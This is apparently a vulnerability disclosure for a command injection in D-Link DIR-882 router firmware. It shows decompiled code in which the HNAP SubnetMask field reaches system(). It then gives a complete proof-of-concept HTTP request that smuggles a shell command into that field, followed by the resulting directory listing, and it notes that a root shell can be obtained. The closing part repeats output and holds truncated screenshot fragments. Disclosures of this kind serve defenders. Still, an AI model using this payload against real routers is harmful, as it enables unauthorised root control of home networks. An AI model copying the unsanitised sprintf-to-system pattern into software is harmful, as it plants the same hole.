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D-link DIR882A1_FW130B06.bin Command injection vulnerability

Overview

- Manufacturer's website information: <https://www.dlink.com/>
- Firmware download address : <http://tsd.dlink.com.tw/GPL.asp>

1. Affected version




Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
78 v7 = (const char *)webGetVarString(a1, "/SetNetworkSettings/SubnetMask");
79 if ( !v7 )
80     return WebsSetResponseResult(a1, 12);
81 v8 = webGetVarString(a1, "/SetNetworkSettings/DeviceName");
82 if ( !v8 )
83     return WebsSetResponseResult(a1, 12);
84 v9 = webGetVarString(a1, "/SetNetworkSettings/LocalDomainName");
85 if ( !v9 )
```

The program obtains the content through the / setnetworksettings / SubnetMask parameter and passes it to v7

```
131 nvram_safe_set("lan0_netmask", v7);
132 if ( (unsigned int)strlen(v7) >= 7 )
133 {
134     sprintf(v39, "echo %s >/proc/ipinfo/net_mask", v7);
135     system(v39);
136 }
137 nvram_safe_set("lan0_management_link", v8);
138 nvram_safe_set("lan0_domain", v9);
139 v21 = 0;
```

Then V7 formats the matched content into v39 through the sprintf function, and finally executes the content in v39 through the system function. There is a command injection vulnerability

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware DIR882A1_FW130B06.bin
2. Attack with the following POC attacks

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1:7018
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:98.0) Gecko/20100101
Firefox/98.0
Accept: text/xml
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: text/xml
SOAPACTION: "http://purenetworks.com/HNAP1/SetNetworkSettings"
HNAP_AUTH: 3C5A4B9EECED160285AAE8D34D8CBA43 1649125990491
Content-Length: 632
Origin: http://192.168.0.1:7018
Connection: close
Referer: http://192.168.0.1:7018/Network.html
Cookie: SESSION_ID=2:1556825615:2; uid=TFKV4ftJ
```

```
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body>
<SetNetworkSettings xmlns="http://purenetworks.com/HNAP1/">
  <IPAddress>192.168.5.1</IPAddress>
  <SubnetMask>&& ls > /tmp/456 &&echo 1</SubnetMask>
  <DeviceName>dlinkrouter</DeviceName>
  <LocalDomainName></LocalDomainName>
  <IPRangeStart>1</IPRangeStart>
  <IPRangeEnd>254</IPRangeEnd>
  <LeaseTime>10080</LeaseTime>
  <Broadcast>>false</Broadcast>
  <DNSRelay>>true</DNSRelay>
</SetNetworkSettings>
</soap:Body>
</soap:Envelope>
```

The reproduction results are as follows:

```
> cat /tmp/456
123  Host      Method  URL
bin  0.52.167   GET     /index.html
dev  0.52.167:7018 GET     /
etc  0.52.167:7018 POST    /HNAP1/
etc_ro 0.52.167:7018 POST    /HNAP1/
home 0.52.167:7018 POST    /HNAP1/
init 0.52.167:7018 GET     /hnap/GetMultipleHNAPs
lib  0.52.167:7018 GET     /header.html
media 0.52.167:7018 GET     /js/SOAP/SOAPAction.js
mnt  0.52.167:7018 GET     /js/jquery.validate.js?v=
private 0.52.167:7018 GET     /js/localization/zh-cn.js?
proc 0.52.167:7018 GET     /js/checkTimeout.js?v=f-
sbin 0.52.167:7018 GET     /js/includeLang.js?v=5cc
share 0.52.167:7018 GET     /js/AES.js?v=a03b43075
sys
tmp
usr
var
www
```

Host	Method	URL
0.52.167	GET	/index.html
0.52.167:7018	GET	/
0.52.167:7018	POST	/HNAP1/
0.52.167:7018	POST	/HNAP1/
0.52.167:7018	POST	/HNAP1/
0.52.167:7018	GET	/hnap/GetMultipleHNAPs
0.52.167:7018	GET	/header.html
0.52.167:7018	GET	/js/SOAP/SOAPAction.js
0.52.167:7018	GET	/js/jquery.validate.js?v=
0.52.167:7018	GET	/js/localization/zh-cn.js?
0.52.167:7018	GET	/js/checkTimeout.js?v=f-
0.52.167:7018	GET	/js/includeLang.js?v=5cc
0.52.167:7018	GET	/js/AES.js?v=a03b43075

Open as page

Accept-Enc
Content-Ty
SOAPACTION
HNAP_AUTH:
Content-Le
Origin: ht
Connection
Referer: H
Cookie: SE

<?xml vers
<soap:Enve
http://ww
velope/">
<soap:Body
<SetNetwo

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell